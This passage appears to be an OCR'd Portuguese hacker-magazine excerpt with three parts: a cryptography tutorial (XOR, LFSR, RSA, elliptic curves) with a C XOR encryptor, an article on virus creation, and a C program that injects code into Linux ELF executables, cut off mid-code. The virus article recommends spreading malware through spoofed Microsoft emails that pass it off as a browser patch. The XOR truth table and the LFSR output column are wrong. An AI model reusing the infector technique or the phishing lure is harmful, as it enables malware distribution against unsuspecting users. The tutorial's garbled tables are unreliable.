XOR: um tipo de manipulação bit muito útil em criptografia. Vejamos como o XOR funciona:

0	xor 0	=	0
0	xor 1	=	0
1	xor 0	=	1
1	xor 1	=	0

Cipher Block Chaining mode

Neste modo, é feita uma operação XOR do bloco de texto plano com o texto cifrado antecedente, e então ocorre a codificação. É utilizado um vetor de inicialização para iniciar o processo, já que não existe texto cifrado para o bloco inicial.

Cipher Feedback mode

Neste modo, cada bloco de texto cifrado antecedente é codificado, e o resultado é combinado com o bloco de texto plano através do operador XOR para produzir o bloco cifrado atual. Também se utiliza um vetor de inicialização para iniciar o processo.

Output Feedback mode

Este modo é muito similar ao CFB, exceto pelo fato de que a quantidade de XOR com cada bloco de texto plano é gerada independentemente do bloco de texto plano ou do bloco de texto cifrado.

Além desses recursos, os melhores algoritmos que operam com blocos efetuam operações de substituição e transposição ao mesmo tempo. Para entender melhor essas operações, aconselho a leitura do artigo publicado por Dimitri Vashnov. Está muito bem explicado!

http://unsekurity.virtualave.net/txts/manual-crypto.txt

Cifras em Cadeia

Como vimos anteriormente, cifras em bloco (block ciphers) operam em blocos de dados. Cifras em cadeia (stream ciphers) operam em unidades menores, geralmente bits, o que as torna bem mais rápidas. Cifras em cadeia geram uma "keystream" (seqüência de bits que será usada como chave) a partir de uma chave inicial. A encriptação ocorre pela combinação do texto plano com a keystream através de operações XOR.

A geração desta keystream comumente ocorre por meio de um mecanismo como "Linear Feedback Shift Register" ou Registro de Deslocamento de Retroalimentação Linear (LFSR). Vamos entender o funcionamento do LFSR.

Considere o registro de deslocamento (shift register) como uma seqüência de 'n' bits. Por exemplo:

1 1 1 <- 3 bits

Cada vez que o LFSR libera um bit para construir a keystream, ele faz o seguinte:

Lê todos os bits no registro de deslocamento, que são especificados numa seqüência-chave. Essa seqüência-chave simplesmente diz ao registro de deslocamento quais bits devem ser usados. Por exemplo, se a seqüência-chave for [1,3], então o primeiro e o terceiro bit serão lidos. Finalmente ocorre um XOR entre esses bits.

O resultado do XOR é inserido no início (lado esquerdo) do registro de deslocamento. Todos os outros bits são movidos uma posição para direita.

O último bit no registro de deslocamento é removido para entrar na keystream. Vejamos como isso tudo ocorre:

Deslocamento	Registro de Deslocamento	Saída
Início	111	111
1	011	011
2	101	101
3	010	010
4	001	001
5	100	100
6	110	110
7	111	111

Pronto! Nossa keystream originada do LFSR de três bits é 1110100. O tamanho máximo da keystream pode ser obtido pela fórmula $2^n - 1$. Aplicando no nosso exemplo, que obteve uma keystream de 7 bits, teremos: $2^3 - 1 = 7$.

O esquema do LFSR funciona bem para gerar uma seqüência de bits pseudo-randômica. No entanto, esta seqüência se repetirá ao fim da keystream, o que não é nada elegante, muito menos seguro. Para contornar isso, usamos uma chave, de modo que cada chave faça o LFSR gerar várias keystreams com

diferentes seqüências de bits.

Implementando nosso algoritmo simples de encriptação em C

Já sabemos que o operador XOR – ou EXCLUSIVO – é freqüentemente utilizado em criptografia. Para entender melhor, observe:

Valores em binário:
Texto original: 0111
Chave: 1001

Texto original XOR chave: 1110 [aqui temos nosso texto codificado]
Texto original XOR chave: 1110
Chave: 1001
Texto original: 0111 [aqui temos nosso texto decodificado]

Bem, creio que agora você já entende o esquema mais simples de encriptação usando XOR. Vamos então usar este conhecimento para encriptação de arquivos em C. Este programa foi desenvolvido com objetivos exclusivamente educacionais para sistemas GNU/Linux.

——————————— cortar ———————————

```
/* Para compilar, use gcc -Wall -O2 -o xor xor.c */

#include <stdio.h>
#include <ctype.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <getopt.h>
#include <pwd.h>

int key = 0;

char *getpass (const char *prompt);
void encrypt(char * , char *);
void decrypt(char *, char *);
void getpassword(void);

int main(int argc, char *argv[]) {

        int opt;

        if(argc < 4) {
                printf("Para encriptar: %s -c <file> <crypt
file>\n",
                                argv[0]);
                printf("Para decriptar: %s -d <crypt file>
<file>\n",
                                argv[0]);
                exit(0);
        }

        while ((opt = getopt(argc, argv, "cd")) != -1) {
                switch(opt) {
                        case 'c':
                        getpassword();
                        encrypt(argv[2], argv[3]);
                        break;

                        case 'd':
                        getpassword();
                        decrypt(argv[2], argv[3]);
                        break;

                        default:
                        printf("Opcao Invalida!\n");
                        break;
                }
        }
        return 0;
}

void getpassword(void) {

        char    *passPtr;
        int     i;

        passPtr = getpass ("Priv8 key: ");
        while ( strlen (passPtr) < 4 ) {
                printf ("Minimal password lenght is 4 bytes\n");
                passPtr = getpass ("Priv8 key: ");
        }

        for ( i = 0; i <= strlen (passPtr); i++)
                key += (int) passPtr[i];
}


void encrypt(char *infilename, char *outfilename) {

        FILE *infile;
        FILE *outfile;
        int original;
        int xored;
```

```
        if (( infile = fopen(infilename, "r")) == NULL) {
fprintf(stderr, "I/O erro no arquivo : %s\n",
strerror(errno));
exit (0);
}

if (( outfile = fopen(outfilename, "w+")) == NULL) {
fprintf(stderr, "I/O erro no arquivo : %s\n",
strerror(errno));
exit (0);
}
while((original=fgetc(infile)) != EOF) {
xored = original ^ key;

fprintf(outfile, "%c", xored);


}

printf("Arquivo encriptado com sucesso. \n");
fclose(infile);
fclose(outfile);
}

void decrypt(char *infilename, char *outfilename) {

        FILE *infile;
        FILE *outfile;
        int original;
        int xored;

        if (( infile = fopen(infilename, "r")) == NULL) {
fprintf(stderr, "I/O erro no arquivo : %s\n",
strerror(errno));
exit (0);
        }

        if (( outfile = fopen(outfilename, "w+")) == NULL) {
fprintf(stderr, "I/O erro no arquivo : %s\n",
strerror(errno));
exit (0);
        }

        while((xored=fgetc(infile)) != EOF) {
original = xored ^ key;
fprintf(outfile, "%c", original);
}

printf("Arquivo desencriptado com sucesso. \n");
fclose(infile);
fclose(outfile);}
```

Usar métodos de compactação aliados à encriptação é uma boa. A compactação diminui a redundância, dificultando a criptoanálise

Criptografia Assimétrica *(chave pública)*

Tudo começou no meio dos anos 70, na Universidade de Stanford. Whitfield Diffie e Martin Hellman investigavam assuntos gerais ligados a criptografia, em particular o problema da distribuição de chaves. Trocar segredos através da troca de informações públicas: a isso se resume o algoritmo DH (Diffie-Hellman), utilizado ainda hoje. Este algoritmo solucionou o problema da troca de chaves; contudo, não provê encriptação. Ron Rivest, um professor do MIT (Massachusetts Institute of Technology), juntamente com Adi Shamir e Len Adleman, criou, em 1977, um ano após a publicação dos estudos de Diffie-Hellman sobre a troca de chaves, um algoritmo para encriptação de dados, tendo seus resultados liberados em 1978. O algoritmo recebeu o nome de RSA, as iniciais de seus inventores. Em 1985, Neal Koblitz e Victor Miller propuseram uma implementação de criptografia de chave pública usando as propriedades das curvas elípticas. O algoritmo desenvolvido por Koblitz e Miller é mais complexo do que o algoritmo RSA e fornece "maior segurança por bit" dentre os algoritmos conhecidos hoje.

Para entender profundamente alguns desses algoritmos, fornecerei uma base matemática para que os algoritmos apresentados possam ser compreendidos. A base de toda a segurança fornecida pela criptografia reside em problemas matemáticos considerados computacionalmente inviáveis de se resolver.

Neste tipo de criptografia, existem duas chaves: uma utilizada especificamente para codificação e outra para decodificação. Por exemplo, Felipe quer mandar uma mensagem para Daniele; então os dois trocam suas chaves públicas. As chaves privadas ficam em posse do seu respectivo dono. Ele escreve a mensagem e a codifica com a chave pública de Daniele. Então, neste momento, a única pessoa capaz de decodificar esta mensagem será quem possuir a chave privada da Daniele, ou seja, somente Daniele poderá ler a mensagem.



Algoritmo RSA

Este é, sem dúvida, o algoritmo mais usado no período atual para transações criptográficas na Internet, e foi posto sob domínio público em 6 de setembro de 2000. A segurança deste algoritmo reside no problema matemático conhecido como problema da fatoração de inteiros. É um problema que você já deve ter resolvido quando cursava o 1º grau. Lembre-se de que todo o número composto pode ser expresso como produto de números primos – este é o teorema fundamental da aritmética. Os números primos são considerados os blocos de construção dos números, e apresentam a propriedade de só serem divisíveis por 1 e eles mesmos.

Vejamos:

26 = 2 x 13	→	2 e 13 são primos
35 = 3 x 7	→	3 e 7 são primos
121 = 11 x 11	→	11 é primo
29341 = 13 x 37 x 61	→	13, 37 e 61 são primos

A segurança do algoritmo RSA reside no fato de ser extremamente difícil fatorar um número muito grande que é produto de dois números primos muito grandes.

Chamaremos o produto desses números de n = p x q (p e q são primos), onde n será a chave pública e p, q a chave privada – p e q devem ser mantidos em sigilo ou a segurança estará comprometida. Para quebrar este algoritmo, você deverá fatorar n para achar p e q. Simples, não? Nem tanto, caro colega. Infelizmente, a tecnologia ao nosso alcance não é suficiente para fatorar n.

Nota: *é muito importante que além de se escolher primos p e q muito grandes, a diferença |p – q| não seja pequena, pois isso facilitaria a fatoração pelo algoritmo de fermat.*

Vejamos como isso ocorre na prática!

Passo 1:

Pré-codificação: a mensagem é convertida numa seqüência de números. Por exemplo:

O espaço entre duas palavras será substituído pelo número 77. Assim, a frase *Eu uso OpenBSD* será expressa da seguinte forma:

2945774543397739402938264328

Para prosseguir, escolheremos dois números primos distintos, que iremos chamar de p e q, onde n = p.q. Iremos agora dividir o número obtido acima em blocos. Estes blocos devem ser números menores que n. Seja *p = 7 e q = 13, n = 7.13 = 91.*

29-45-77-45-4-33-9-39-40-29-38-26-43-28

Não existe um padrão para a escolha dos blocos. Todavia, deve-se tomar cuidado para evitar blocos que comecem com 0, uma vez que trariam problema na hora de decodificar.

Passo 2:

Codificação: usaremos o valor de n, que é produto de dois primos, e de um inteiro positivo e que é inversível módulo (n). Opa! Não entendi nada!!! Ok, vamos recorrer à matemática.

A aritmética modular é muito usada em criptografia, inclusive no algoritmo RSA. Nesse tipo de aritmética, todas as operações são reduzidas ao resto de um certo número. Como assim??? Observe:

a módulo b = resto da divisão de a por b (representa-se: a mod b)
Exemplo:
9 mod 4 = 1
12 + 23 mod 8 = 35 mod 8 = 3

Congruência módulo m:
a b (mod m) -> a é congruo a b módulo m
Isto quer dizer que a deixa resto b na divisão por m, sendo que m divide (a-b)
Exemplo:
13 1 (mod 4) -> 13 deixa resto 1 na divisão por 4

Um número é considerado inversível (mod m) quando existe um outro número que multiplicado por ele resulta em 1, dentro desta aritmética modular. Para explicar mais profundamente como isso funciona, seria necessário o conceito de classes de equivalência.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50

Tentarei dar um exemplo prático para o total entendimento.
2 é inversível (mod 5), pois 2.3 (mod 5) = 6 (mod 5) = 1
3 é chamado de inverso multiplicativo de 2 na classe Z_5 = {0,1,2,3,4}
Note que na divisão por 5 os únicos restos possíveis são 0, 1, 2, 3 e 4.

Função Totiente

$$(p) = p - 1$$
$$(q) = q - 1$$
$$(n) = (p-1).(q-1)$$

No nosso exemplo, n = 91, p = 7 e q = 13
(91) = (7-1).(13-1) = 6x12 = 72

O par (n, e) é a chave de codificação. Para codificar um bloco b, calcularemos o resto da divisão de b^e por n.

Nossa frase é: *29-45-77-45-4-33-9-39-40-29-38-26-43-28*

Para codificar o primeiro bloco, 29, aplicaremos: 29^e mod n.
Ainda precisamos do valor de e, o inteiro positivo que é inversível mod (91). Poderemos considerar e como o menor primo que não divide 72, no caso, 5.

29^5 mod 91 = 22

Codificando toda a frase, teríamos:

22-54-77–54-23–24-81-65-66-22-12–52-36-84

Passo 3:

Decodificação: o par da decodificação será (n,d), onde d é o inverso multiplicativo de e em (n), ou seja, d.e 1 mod (n).


d.5 1 mod 72 d = 29, pois 29x5 = 145
145 deixa resto 1 na divisão por 72

Assim, para decodificar o primeiro bloco que corresponde ao 22, calcularemos o resto da divisão de 22^d por n. Vejamos:
22^{29} mod 91 = 29 -> bloco original

Algoritmo de Criptografia baseado em Curvas Elípticas

Antes de explicar como funciona este algoritmo, é necessário entender a matemática que envolve todo o processo.

Uma curva elíptica é definida por uma equação do tipo:



Uma propriedade muito interessante das curvas elípticas é que a soma de dois pontos da curva resulta em outro ponto que também pertence à curva. No gráfico acima, temos uma reta que passa pelos pontos P e Q. Essa reta intercepta a curva num ponto. Deste modo, temos um terceiro ponto (P+Q), que é obtido refletindo-se o ponto de interseção sobre o eixo x.

O que seria 120 x P? Isso representa P somado a si mesmo 120 vezes. Pegue um valor discreto, ou seja, um inteiro bem grande e multiplique por P. O resultado será um ponto da curva elíptica.

A dificuldade do problema é: dados uma curva elíptica, os pontos P e Q e um inteiro k, encontre k tal que Pk = Q.

Toda as operações realizadas com curvas elípticas são realizadas sobre grupos algébricos com operações definidas. Um exemplo de grupos algébricos são Z_n e Z_p. (grupo aditivo e multiplicativo, respectivamente). Por exemplo, se estamos usando o campo finito F_{17}, todos os pontos da curva estarão entre 0 e 17, e todas as operações de soma e multiplicação serão reduzidas ao resto da divisão por 17.

Uma chave RSA de 1024 bits equivale a chave de 160 bits usando o metódo de Curva Eliptical

Conclusão

Neste artigo cobri apenas uma parte de um vasto campo de uma ciência muito antiga, porém essencial para o mundo moderno. Espero ter contribuído para todos os iniciantes que desejam prosseguir nessa área. Criptografia é um assunto em que a matemática é fundamental. Mais especificamente, a Teoria dos Números e a Álgebra Abstrata são indispensáveis. Portanto, meu caro leitor, bons estudos!



VIRII:



Bruno Cesar
bruno@digerati.com.br

O MUNDO NUNCA ANTES REVELADO

Um vírus de computador pode ser considerado um assunto desagradável para alguns, já que eles foram feitos especificamente para atrapalhar a vida dos usuários.

Se você está conectado na rede, usando seu micro para lazer ou trabalho, você está exposto a essa praga virtual. Quem já não teve a máquina formatada por um vírus? São muitos os prejuízos – só o vírus Lovebug causou danos de cerca de 10 bilhões de dólares e desativou mais de 10 mil empresas. Todos os motivos do mundo levam você a odiar um vírus. Mas por trás de todos os prejuízos, há várias razões para se admirar um vírus de computador. Este lado nunca é citado.

Pequenos e extremamente ágeis, os vírus de computador são muito avançados, com tecnologias que impressionam. Desde a sua criação, o programador fará um projeto totalmente esquematizado. Não é possível construir um vírus inteligente da noite para o dia. Eles têm um comportamento semelhante ao do vírus biológico: mutiplicam-se, precisam de um hospedeiro, esperam o momento certo para o ataque e tentam se esconder para não serem detectados e exterminados. Estaremos expondo nesta matéria o lado nunca antes revelado: o clico de criação de um vírus e como ele é projetado pelo seu criador.


Criação e ciclo de vida do vírus

Todo vírus tem um ciclo de vida. Independentemente do que ele faz, o vírus segue o que é programado para fazer, ou seja, ele não formatou seu HD porque quis ou porque não gostou de você. Antes de tudo, ele foi programado para apagar dados em dia ou horário especificado pelo seu criador.

O projeto do criador irá se espelhar nos temas abaixo:

Qual bug ou plataforma atacar

Existem vírus tanto para sistemas Windows quanto para sistemas Linux e outros. Quando o criador desenvolver seu projeto, ele terá que escolher a plataforma que seu vírus irá agir ou o bug que ele irá explorar. Existem alguns vírus capazes de explorar alguns software ou serviços de servidores Windows – um exemplo é o Code Red. De acordo com a escolha da plataforma, o criador e programador do vírus usará uma linguagem para desenvolvê-lo.



Forma de se espalhar

A forma de infecção de um vírus é muito importante. Não adianta nada para um programador escrever um vírus e fazer a distribuição, se o vírus não for projetado para que uma vítima o execute e ele se espalhe. Um dos métodos de proliferação de vírus mais usados hoje é a infecção de outros arquivos. Ele simplesmente infectará um ou mais arquivos executáveis, podendo ser arquivos .exe ou não. O programador poderá especificar qualquer arquivo para ser infectado, sendo que todo arquivo que for executado a partir do momento que o vírus estiver ativo também será infectado.

Outro tipo de infecção é via setor de boot. O vírus é carregado no setor de boot de um disquete e gravado na memória antes de o sistema operacional ser carregado, de forma que quando for dado boot no sistema, o vírus irá infectá-lo.

A forma mais utilizada hoje pelos criadores de vírus para espalhar seus vírus pela rede e infectar arquivos é por meio de bugs de máquinas rodando o sistema operacional Windows, mais especificamente o Outlook Express. Eles podem ser ativados quando um usuário abre um e-mail, mas neste caso ele deve ser considerado um worm.

Forma de destruição

A parte que os programadores mais gostam de fazer é a forma de destruição de um vírus. Ele poderá ser programado para apagar todo seu HD, um simples arquivo de sistema do seu Windows, que causará um colapso no sistema operacional que não terá volta, ou corromper arquivos. Existem também os que, em determinadas datas, fazem alguma ação no sistema, apagam alguns arquivos ou formatam seu HD. Um exemplo disso é o vírus Chernobyl, que todo dia 26 do mês lança dois playloads que destroem totalmente os dados do computador. Mas o playload de um vírus pode, no entanto, não ser destrutivo. Ele pode prejudicar o usuário de uma maneira menos destrutiva, ejetando o drive do CD repetidamente, por exemplo.

Forma de se esconder

Como um simples vírus com pouco mais de 30 k pode se transformar em um superarquivo com uma inteligência muito superior? E como ele consegue se esconder de um antivírus? Um vírus pode ser capaz de mudar seu tamanho, não deixando rastro algum no sistema. Alguns têm até o poder de infectar sem mudar o tamanho do arquivo infectado. Há também os vírus que querem chamar sua atenção, que não estão interessados em se esconder. Um exemplo disso são os vírus que fazem autocópias, infectando outros arquivos e atrasando totalmente o processamento de dados. Isso faz com que o micro ou uma rede fique extremamente lenta e demore para abrir arquivos.

Disparo de um vírus

Depois de horas de programação, o criador de vírus quer disseminar seu vírus, ver se ele está realmente funcionando. Antes de tudo, ele, na maioria das vezes, testa seu vírus em seu próprio computador ou em uma rede interna. Se tudo correr como planejado, ele tentará espalhar o vírus.

Como se espalhar

Existem diversas maneiras de espalhar um vírus, mas todo o cuidado é pouco. Na maioria das vezes, quando um vírus é muito destrutivo e causa danos imensos a grandes empresas, os seus criadores são rastreados e pegos. A maneira de evitar esse tipo de coisa é conseguir espalhar um vírus via e-mail. O criador com um grande conhecimento usará a técnica do Fake Mail – que já foi abordada na edição #2 da Hacker –, só que de forma mais aprimorada, pois utilizará o servidor não só para mandar a mensagem, mas também para mandar seu arquivo anexado com o vírus criado por ele.

Se você quiser fazer a distribuição de forma bem feita, terá que conseguir uma lista com milhares de e-mails, clonar um e-mail da Microsoft e enviar uma mensagem com o vírus anexado dizendo que o arquivo é um patch para o maior bug do "Internet Explorer". Quantas pessoas você acha que executarão esse arquivo? Afinal, o e-mail veio da Microsoft! Isso não existe, a Microsoft nunca iria enviar um e-mail para alguém com um patch de segurança anexado, mas muitas pessoas caem nessa, acham que estariam protegendo seu computador quando, na verdade, eles acabam infectando sua máquina e servindo de cobaia para mais um vírus, que, por ser novo, não será detectado pelo antivírus.

Vírus Polimórficos

Os vírus polimórficos, ou vírus mutantes, são capazes de mudar a cada vez que se replicam. Não somente mudam seu tamanho, mas também sua forma de descriptografia, sendo muito difícil de serem detectados. As empresas antivírus também investem nessa área de vírus polimórficos, lançando novas maneiras de detecção.

Vírus no LINUX

Marcos Velasco
marcosvelasco@uol.com.br

Durante muito tempo, escutei que Linux não tinha vírus, que não podia ser infectado, e coisas do gênero.

Através deste artigo, venho apresentar como é fácil criar vírus para Linux. Acho que algumas bocas serão caladas daqui para frente.

Venho estudando o formato dos arquivos executáveis do Linux (arquivos ELF), e digo, com toda a certeza, que eles são muito mais simples do que o formato dos arquivos executáveis do Windows (arquivos PE). Com isso, podemos explorar essa capacidade e demonstrar o quanto é simples criar um exemplo de como infectar um arquivo ELF, e ele continuar funcionando normalmente.

A idéia principal do programa é embutir um arquivo BIN dentro de um arquivo ELF.

Este arquivo BIN nada mais é do que um típico programa "Hello World", ou seja, apenas apresenta uma mensagem no console, no caso, meu nome: "Marcos".

Gerei este pequeno arquivo BIN (de apenas 52 bytes) em NASM. É um programa para fazer a infecção em C... Fico imaginando que, em breve, será muito simples criar vírus multiplataforma, infectando Linux e Windows.

Fiz os testes no Red Hat 7.2, mas acredito que exista completa compatibilidade com outras distribuições.

Para compilá-lo, apenas digite:
nasm virus.asm -o virus -f bin

Você pode encontrar os códigos-fonte no CD-ROM

```
———— INÍCIO DO CÓDIGO DO VÍRUS.ASM ————
;
; Desenvolvimento:
;
;By Marcos Velasco
;;
; Propósito:
;
;Um simples "Hello World", que será "acoplado" a um
;programa em formato ELF.
;
;Apesar do nome "VIRUS.ASM", este arquivo não tem poder
;destrutivo, apenas servirá para mostrar como um arquivo
;em formato BIN poderá ser colocado dentro de um arquivo
;ELF e continuar com seu funcionamento normal.
;
;Observações:
;
;Testado em RedHat 7.2
;Compilado em NASM
;
;Compilação:
;
```

```
;nasm virus.asm -o virus -f bin
;
;----

BITS 32

 push  dword 0              ; Entry Point original
 pushf
 pusha

call Inicio ; Apenas um delta para obter o EBP
Inicio:

 pop ebp
 sub ebp, Inicio

 mov eax, 4                 ; eax = 4 = Gravar
 mov ebx, 1                 ; ebx = 1 = STDOUT
 lea ecx, [ Mensagem + ebp ] ; ecx = String
 mov edx, Tamanho    ; edx = Total de caracteres
 int     0x80

 popa
 popf
 ret

Mensagem db 'Marcos', 0x0A
Tamanho equ $ - Mensagem
```

———— FIM DO CÓDIGO DO VIRUS.ASM ————

Agora precisamos criar o programa "INFECTADOR". Este programa servirá para gravar o vírus dentro de um arquivo ELF.

Para compilá-lo, apenas digite:

gcc infecta.c -o infecta

————INÍCIO DO CÓDIGO DO INFECTA.C ————

```
/*****
 *
 * Desenvolvimento:
 *
 * By Marcos Velasco
 *
 * Propósito:
 *
 *Exemplo de infecção de arquivos Linux ELF.
 *
 *
 * Observações:
 *
 *Testado em RedHat 7.2
 *Compilado em GCC
 *
 *
 *Compilação:
 *
 *gcc infecta.c -o infecta
 *
 *
 *Exemplo de funcionamento:
 *
 *./infecta ./sh
 *
 *Será gerado um arquivo chamado "sh_com_virus"...
 *
 * Quando executado, irá aparecer "Marcos" antes do arquivo
entrar em
 *operação, mostrando que a infecção foi realizada com
sucesso.
 *
 *****/

#include <elf.h>
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <stddef.h>
#include <sys/mman.h>

/* Tamanho da infecção de uma página = 4096 bytes = 0x1000
*/
#define _TAMANHO_INFECCAO 0x1000

#define _CODE_SEGMENT 2
#define _DATA_SEGMENT 3


/* Alinhamento múltiplo de 16 = (0 a 15) */
#define Alinhamento( n ) ( (unsigned) ( n + 15 ) & ~15 )
```

```
/*
 * Código da infecção (ver código-fonte do virus.asm)
 * Fazer um dump do arquivo virus.bin (virus.asm compilado
com NASM)
 * e embutir o código aqui
 */
static unsigned char ucInfeccao[] =
{
 0x68, 0x00, 0x00, 0x00, 0x00, /* push dword 0 */
 0x9c, /* pushf */
 0x60, /* pusha */
 0xe8, 0x00, 0x00, 0x00, 0x00, /* call start */
 0x5d, 0x81, /* pop ebp */
 0xed, 0x0c, 0x00, 0x00, 0x00, /* sub ebp, start */
 0xb8, 0x04, 0x00, 0x00, 0x00, /* mov eax, 4 */
 0xbb, 0x01, 0x00, 0x00, 0x00, /* mov ebx, 1 */
  0x8d, 0x8d, 0x2d, 0x00, 0x00, 0x00, /* lea ecx,
[Mensagem+ebp] */
 0xba, 0x07, 0x00, 0x00, 0x00, /* mov edx, Tamanho (7 Bytes)
*/
 0xcd, 0x80, /* int 0x80 */
 0x61, /* popa */
 0x9d, /* popf */
 0xc3, /* ret */
 0x4d, 0x61, 0x72, 0x63, 0x6f, 0x73, 0x0a /* Marcos <enter>
(7 Bytes) */
};



/************ * *
*              *
*   Principal  *
*              *
*              *
***************/



int main( int argc, char *argv[] )
{
 /* Declaração das variáveis */
 char cArquivoDestino[ 256 ];

 Elf32_Ehdr *ehdrCabecalhoELF; /* ELF Header */
 Elf32_Shdr *shdrCabecalhoSecao; /* Section Header */
 Elf32_Phdr *phdrCabecalhoSegmentoPrograma; /* Program
Header */
 Elf32_Phdr *phdrSegmentoPrograma;

 unsigned uEntryPointOriginalNaMemoria;
 unsigned uFimDoCodeSegmentNoArquivo;
 unsigned uFimDoCodeSegmentAlinhadoNoArquivo;
 unsigned uLoop;

 int iInfeccaoOK;

 int fOrigem;
 int fDestino;

 off_t uTamanhoArquivo;

 union
 {
 Elf32_Ehdr *ehdrCabecalhoELF;
 unsigned char *ucByte;
 void *hHandle;
 } unionELF;

 /* Define nome do arquivo-destino */
 strcpy( cArquivoDestino, argv[ 1 ] );
 strcat( cArquivoDestino, "_com_virus" );

 /* Setar Flag de controle de erro */
 iInfeccaoOK = 0;

 /* Faz abertura do arquivo */
 fOrigem = open( argv[ 1 ], O_RDONLY );
 if ( fOrigem == -1 )
 return 0;

 /* Obtém o seu tamanho */
 uTamanhoArquivo = lseek( fOrigem, 0, SEEK_END );

 /* Apresentação */
 printf( "Infectando arquivo %s", argv[ 1 ] );

 /* Mapeia arquivo na memória */
 unionELF.hHandle = mmap( 0,
  uTamanhoArquivo,
 PROT_READ | PROT_WRITE,
 MAP_PRIVATE,
 fOrigem,
 0 );

 /* NÃO houve erro? */
```

```
if ( unionELF.hHandle != MAP_FAILED )
{
/* Cria arquivo-destino */
fDestino = open( cArquivoDestino, O_CREAT | O_TRUNC |
O_WRONLY, 0775 );
if ( fDestino != -1 )
{
/* Define posições */
ehdrCabecalhoELF = (Elf32_Ehdr *) 0x8048000;

phdrCabecalhoSegmentoPrograma =
(Elf32_Phdr *) ( (char *) ehdrCabecalhoELF +
ehdrCabecalhoELF->e_phoff );

phdrSegmentoPrograma = (Elf32_Phdr *)
( unionELF.ucByte +
unionELF.ehdrCabecalhoELF->e_phoff );

/*
* Compara a Identificação do Executável ELF
*/
if ( memcmp( &unionELF.ehdrCabecalhoELF->e_ident,
&ehdrCabecalhoELF->e_ident,
(size_t) offsetof( Elf32_Ehdr, e_entry ) ) == 0 &&
/*
* Offsets do cabeçalho do programa são iguais?
*/
unionELF.ehdrCabecalhoELF->e_phoff ==
ehdrCabecalhoELF->e_phoff &&
/*
* Compara Flags específicos de processador
*/
memcmp( &unionELF.ehdrCabecalhoELF->e_flags,
&ehdrCabecalhoELF->e_flags,
(size_t) offsetof( Elf32_Ehdr, e_shentsize ) -
offsetof( Elf32_Ehdr, e_flags ) ) == 0 &&
/*
* Tipos de segmento são equivalentes?
*/
phdrSegmentoPrograma[ _CODE_SEGMENT ].p_type ==
phdrCabecalhoSegmentoPrograma[ _CODE_SEGMENT
].p_type &&
phdrSegmentoPrograma[ _DATA_SEGMENT ].p_type ==
phdrCabecalhoSegmentoPrograma[ _DATA_SEGMENT
].p_type &&
/*
* Tamanho do segmento no arquivo e na memória são iguais?
*/
phdrSegmentoPrograma[ _CODE_SEGMENT ].p_filesz ==
